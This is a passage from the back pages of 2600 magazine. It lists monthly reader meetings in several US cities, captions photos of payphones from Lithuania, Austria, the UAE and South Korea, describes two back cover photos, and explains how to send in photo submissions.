Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm
Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

International Payphones

Lithuania. Seen in the capital Vilnius, this spanking clean blue box is ready for action. We wonder how much it gets.

Photo by John Klacsmann

Austria. Like most things in Vienna, this payphone is all about style. Note the colorful buttons and how they contrast with the more subdued and older tones surrounding them.

Photo by John Klacsmann

United Arab Emirates. This payphone was found in the Gold Souq of old Dubai, where everything glitters of gold. Strangely, it seems to be made of only base metals and plastic.


Photo by Howard Feldman

South Korea. This old school payphone (and equally old school booth) can be found at the 38th parallel at the DMZ border with North Korea.

Photo by Bruce Robin

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos



There's just so much here. A typewriter repair shop in this day and age? And they sell them too? An ultra-elite address of "1337" to boot? This was found in Lansdale, Pennsylvania by a reader who prefers to remain **anonymous**. We hope the business doesn't mind a little publicity, however, and that this form of really old technology keeps them going.

So apparently the air freshener Glade has exactly 2600 uses, but they only tell you this if you're watching television in Argentina, as our reader **Arturo "Buanzo" Busleiman** was. Could they have picked a more difficult-to-read font for our name?

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to *2600* Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.